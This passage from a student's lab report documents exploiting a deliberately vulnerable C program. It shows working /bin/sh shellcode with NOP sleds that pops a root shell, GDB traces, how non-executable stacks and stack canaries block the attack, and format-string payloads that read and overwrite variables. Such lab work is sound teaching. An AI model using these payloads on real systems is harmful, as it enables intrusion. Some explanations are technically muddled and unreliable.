Looking above closely towards the bottom-right, the memory value at where the EIP address rewrite was supposed to be (address 0xbffff2fc) has changed from 0xbffff2c0 to 0x00000000.

Now, when I step again, another change takes place in the (NOP-Sled + Shellcode + return address) memory locations:

```
(gdb) ni
0xbffff2ed in ?? ()
(gdb) i frame
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2ed; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x68732f2f      0x00000000
(gdb)
```

Above, the last 4 bytes of the shellcode right before 0x00000000, 0x80cd0bb0 has changed to 0x68732f2f.

In the next step, the shellcode changes again:

```
(gdb) ni
0xbffff2f2 in ?? ()
(gdb) i frame
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2f2; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0x6e69622f      0x68732f2f      0x00000000
```

This time, the 2nd word(4-byte) on the 0xbffff2f0 row has changed from 0xc289c189 to 0x6e69622f. With this, it has been observed that the last 3 words of the 0xbffff2f0 address row has been changed as observed in the three previous screenshots.

From then on until the segmentation fault at the instruction pointed address of 0xbffff2f5, the info frame and Shellcode memory location contents didn't change:

```
(gdb) ni
0xbffff2f5 in ?? ()
(gdb) i frame
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2f5; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0x6e69622f      0x68732f2f      0x00000000
```

Above shows the memory values at 0xbffff2f5 right before segmentation fault. The memory values have not changed since when the instruction pointer was on 0xbffff2f2(as shown on previous screenshot).

Finally, the next instruction step leads to a Segmentation Fault:

```
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0xbffff2f5 in ?? ()
(gdb) i frame
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2f5; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0x6e69622f      0x68732f2f      0x00000000
```

Even after segmentation fault, there was no change in the memory values from right before the segmentation fault. Overall, ever since the NOP-sled + Shellcode + EIP return address was added to the stack, only the last 2 words (4 bytes each) of the shellcode and the EIP return address pointing to a NOP were changed by the time of the segmentation fault occurred.

The segmentation fault occurred when the stack pointer reached around 0xbffff2f5. Around this address was where the current shellcode word of 0x6e696922f was originally 0xc289c189; this shellcode mismatch was what triggered the segmentation fault when the stack pointer finally reached this address.

Question 3.3 – Here, I will solve the segmentation fault both ways (for extra credit):

- Reconstruct the exploit string to be a (NOP-sled + shellcode + NOP-sled + return address) byte array
- Use a Non-Stack shellcode byte array

My working (**NOP-sled + shellcode + NOP-sled + return address**) byte array instruction is:
"\x90" * 26 + Stack Shellcode + "\x90" * 27 + "\xBC\xF2\xFF\xBF"; 0xbffff2bc is my NOP address

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
Reading symbols from ./Lab1.5...done.
(gdb) run $(python -c 'print "\x90"*26+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F
\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x90"*27+"\xAC\xF2\xFF\xB
F"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*26+"\x31\x
C0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\x
CD\x80"+"\x90"*27+"\xAC\xF2\xFF\xBF"')
process 2761 is executing new program: /bin/dash
#
```

Above, my exploit is successful because a shell(#) has been popped.

Now, my working (**NOP-sled + Non-Stack shellcode + return address**) byte array instruction is:
"\x90" * 35 + Non-Stack Shellcode + "\xB0\xF2\xFF\xBF"; 0xbffff2b0 is the NOP address here.

```
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
Reading symbols from ./Lab1.5...done.
(gdb) r $(python -c 'print "\x90"*35+"\xEB\x1A\x5E\x31\xC0\x88\x46\x07\x8D\x1E\x89\
x5E\x08\x89\x46\x0C\xB0\x0B\x89\xF3\x8D\x4E\x08\x8D\x56\x0C\xCD\x80\xE8\xE1\xFF\xFF
\xFF\x2F\x62\x69\x6E\x2F\x73\x68\x4A"+"\xB0\xF2\xFF\xBF"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*35+"\xEB\x1A\
x5E\x31\xC0\x88\x46\x07\x8D\x1E\x89\x5E\x08\x89\x46\x0C\xB0\x0B\x89\xF3\x8D\x4E\x08
\x8D\x56\x0C\xCD\x80\xE8\xE1\xFF\xFF\xFF\x2F\x62\x69\x6E\x2F\x73\x68\x4A"+"\xB0\xF2
\xFF\xBF"')
process 2891 is executing new program: /bin/dash
#
```

The above exploit using non-stack shellcode also works because a shell(#) has been popped here as well.

Question 3.4- This time, Lab1.5.c is recompiled into binary form via GCC with "*–z execstack*" **omitted**.

Here is the initial "*–z execstack*" binary version for comparison:

```
root@kali:~/Desktop/Lab1# gcc -z execstack -o Lab1.5 Lab1.5.c
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
Reading symbols from ./Lab1.5...(no debugging symbols found)...done.
(gdb) run $(python -c 'print "\x90"*26+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F
\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x90"*27+"\xBC\xF2\xFF\xB
F"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*26+"\x31\x
C0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\x
CD\x80"+"\x90"*27+"\xBC\xF2\xFF\xBF"')
process 6372 is executing new program: /bin/dash
#
```

Note: here, I was forced to change the NOP address from 0xbffff2ac → 0xbffff2bc due to changes in the stack. Also, I am using the exploit string with the Stack shellcode between 2 NOP sleds for the demonstration.

Now here is the Lab1.5 binary compilation and execution **without** the "*–z execstack*":

```
root@kali:~/Desktop/Lab1# gcc -o Lab1.5 Lab1.5.c
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
Reading symbols from ./Lab1.5...(no debugging symbols found)...done.
(gdb) run $(python -c 'print "\x90"*26+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F
\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x90"*27+"\xBC\xF2\xFF\xB
F"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*26+"\x31\x
C0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\x
CD\x80"+"\x90"*27+"\xBC\xF2\xFF\xBF"')

Program received signal SIGSEGV, Segmentation fault.
0xbffff2bc in ?? ()
(gdb)
```

As seen above, without the "*–z execstack*" during the compilation, the program receives a segmentation fault.

Usually, all programs have access to a stack where only data can be pushed or popped from it. However, the data stored in these stacks are non-executable unless "*–z execstack*" is used during the program compilation. This shellcode needs a stack that where the stored shellcode can be executed from. Without "*–z execstack*" telling the compiler that access an executable stack is required, a segmentation fault will occur when the program tries to execute the shellcode from the stack because it doesn't have permission to do so.

Question 3.5- Finally, Lab1.5.c will be recompiled into binary form via GCC using "*–fstack-protector-strong*".

```
root@kali:~/Desktop/Lab1# gcc -fstack-protector-strong -o Lab1.5 Lab1.5.c
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
Reading symbols from ./Lab1.5...(no debugging symbols found)...done.
(gdb) run $(python -c 'print "\x90"*26+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x6
9\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x90"*27+"\xBC\xF2\xFF\xBF"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*26+"\x31\xC0\x50\
x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x90"
*27+"\xBC\xF2\xFF\xBF"')
*** stack smashing detected ***: /root/Desktop/Lab1/Lab1.5 terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(+0x6738a)[0xb7e5638a]
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x37)[0xb7ee6ec7]
/lib/i386-linux-gnu/libc.so.6(+0xf7e88)[0xb7ee6e88]
/root/Desktop/Lab1/Lab1.5(+0x694)[0x400694]
/root/Desktop/Lab1/Lab1.5(+0x5c6)[0x4005c6]
/root/Desktop/Lab1/Lab1.5(+0x500)[0x400500]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 786509     /root/Desktop/Lab1/Lab1.5
00401000-00402000 r--p 00000000 08:01 786509     /root/Desktop/Lab1/Lab1.5
00402000-00403000 rw-p 00001000 08:01 786509     /root/Desktop/Lab1/Lab1.5
00403000-00424000 rw-p 00000000 00:00 0          [heap]
b7def000-b7fa0000 r-xp 00000000 08:01 263710     /lib/i386-linux-gnu/libc-2.24.so
b7fa0000-b7fa2000 r--p 001b0000 08:01 263710     /lib/i386-linux-gnu/libc-2.24.so
b7fa2000-b7fa3000 rw-p 001b2000 08:01 263710     /lib/i386-linux-gnu/libc-2.24.so
b7fa3000-b7fa6000 rw-p 00000000 00:00 0
b7fb5000-b7fd0000 r-xp 00000000 08:01 263935     /lib/i386-linux-gnu/libgcc_s.so.1
b7fd0000-b7fd1000 r--p 0001a000 08:01 263935     /lib/i386-linux-gnu/libgcc_s.so.1
b7fd1000-b7fd2000 rw-p 0001b000 08:01 263935     /lib/i386-linux-gnu/libgcc_s.so.1
b7fd2000-b7fd6000 rw-p 00000000 00:00 0
b7fd6000-b7fd9000 r--p 00000000 00:00 0          [vvar]
b7fd9000-b7fdb000 r-xp 00000000 00:00 0          [vdso]
b7fdb000-b7ffe000 r-xp 00000000 08:01 263679     /lib/i386-linux-gnu/ld-2.24.so
b7ffe000-b7fff000 r--p 00022000 08:01 263679     /lib/i386-linux-gnu/ld-2.24.so
b7fff000-b8000000 rw-p 00023000 08:01 263679     /lib/i386-linux-gnu/ld-2.24.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]

Program received signal SIGABRT, Aborted.
0xb7fd9ce9 in __kernel_vsyscall ()
(gdb)
```

The "*–fstack-protector-strong*" assigns a value (stack cookie) to the return address. If the stack cookie is changed, the program aborts. Because the above NOP sled(s) and shellcode constitute a buffer overflow attack, the stack cookie value will end up being overwritten when the buffer overflow attacks attempts to overwrite the return address. As a result, the StackGuard will halt the program because it will notice the change in the stack cookie value when it can't ascertain the original value.

Basically, the "*–fstack-protector-strong*" acts as a defense to buffer overflow attacks by forcibly shutting down the program when it detects the buffer overflow attack via stack cookie value change.

III. Task 4 Answers:

For this last task, I will demonstrate the preliminary steps before answering Questions 4.1 & 4.2.
First, I perform the 'disas main' command in GDB to figure out which memory addresses the character array *secret[] = "\x44\x45\x46\x41\x43\x45\x44"* and int *magic=80* are stored in to be able to read and overwrite them, respectively.

```
(gdb) disas main
Dump of assembler code for function main:
   0x004005ad <+0>:     lea    0x4(%esp),%ecx
   0x004005b1 <+4>:     and    $0xfffffff0,%esp
   0x004005b4 <+7>:     pushl  -0x4(%ecx)
   0x004005b7 <+10>:    push   %ebp
   0x004005b8 <+11>:    mov    %esp,%ebp
   0x004005ba <+13>:    push   %ebx
   0x004005bb <+14>:    push   %ecx
   0x004005bc <+15>:    sub    $0x90,%esp
   0x004005c2 <+21>:    call   0x4004b0 <__x86.get_pc_thunk.bx>
   0x004005c7 <+26>:    add    $0x1a39,%ebx
   0x004005cd <+32>:    mov    %ecx,%eax
   0x004005cf <+34>:    movl   $0x50,-0xc(%ebp)
   0x004005d6 <+41>:    movl   $0x41464544,-0x14(%ebp)
   0x004005dd <+48>:    movl   $0x444543,-0x10(%ebp)
   0x004005e4 <+55>:    mov    0x4(%eax),%eax
   0x004005e7 <+58>:    add    $0x4,%eax
   0x004005ea <+61>:    mov    (%eax),%eax
   0x004005ec <+63>:    sub    $0x8,%esp
   0x004005ef <+66>:    push   %eax
   0x004005f0 <+67>:    lea    -0x94(%ebp),%eax
   0x004005f6 <+73>:    push   %eax
   0x004005f7 <+74>:    call   0x400450 <sprintf@plt>
---Type <return> to continue, or q <return> to quit---
```

Above starting from instruction *main+34, the integer *magic=80* (equal to $0x50 in hex form) is stored in *-0xc(%ebp).* Afterwards, it is seen that array *secret[]* is broken into two and stored into *-0x14(%ebp)* and *0x10(%ebp)* of steps *main+41 and *main+48, respectively.


Below is the memory address containing the variables after the breakpoint has been set to *main+74. This is because these variables are called from their current memory locations right before function *sprintf* is executed.

```
(gdb) x/40x 0xbffff354-64
0xbffff314:     0xb7fa2000      0xb7dfbe18      0xb7fd4858      0xb7fa2000
0xbffff324:     0xbffff404      0xb7ffed00      0x00040000      0x00000000
0xbffff334:     0x00402000      0x00000002      0x0040069b      0x00000002
0xbffff344:     0x41464544      0x00444543      0x00000050      0xbffff370
0xbffff354:     0x00000000      0x00000000      0xb7e07286      0x00000002
0xbffff364:     0xb7fa2000      0x00000000      0xb7e07286      0x00000002
0xbffff374:     0xbffff404      0xbffff410      0x00000000      0x00000000
0xbffff384:     0x00000000      0xb7fa2000      0xb7fffc0c      0xb7fff000
0xbffff394:     0x00000000      0x00000002      0xb7fa2000      0x00000000
0xbffff3a4:     0x9e677277      0xa1651e67      0x00000000      0x00000000
```

From above, the starting address for array *secret[]* (stored in little-endian form) is 0xbffff344 and the starting address for integer *magic* is 0xbffff34c. With these addresses, I can now create the format string exploits for Questions 4.1 & 4.2.

Question 4.1-


Here, the exploit string for python command is "\x44\xF3\xFF\xBF" + "%08x-"*3 + "%s".



As shown above, the exploit for reading array secret[] has been successful because when the contents of secret[]="\x44\x45\x46\x41\x43\x45\x44" is reversed from little endian order and then converted to ASCII characters, the output should read DEFACED as shown above.

Question 4.2-

Now, the exploit string for python command is "\x4C\xF3\xFF\xBF" + "%08x-"*3 + "%n".



Because 'GREAT SUCCESS!' is shown above, it shows that integer *magic=80* has been successfully overwritten.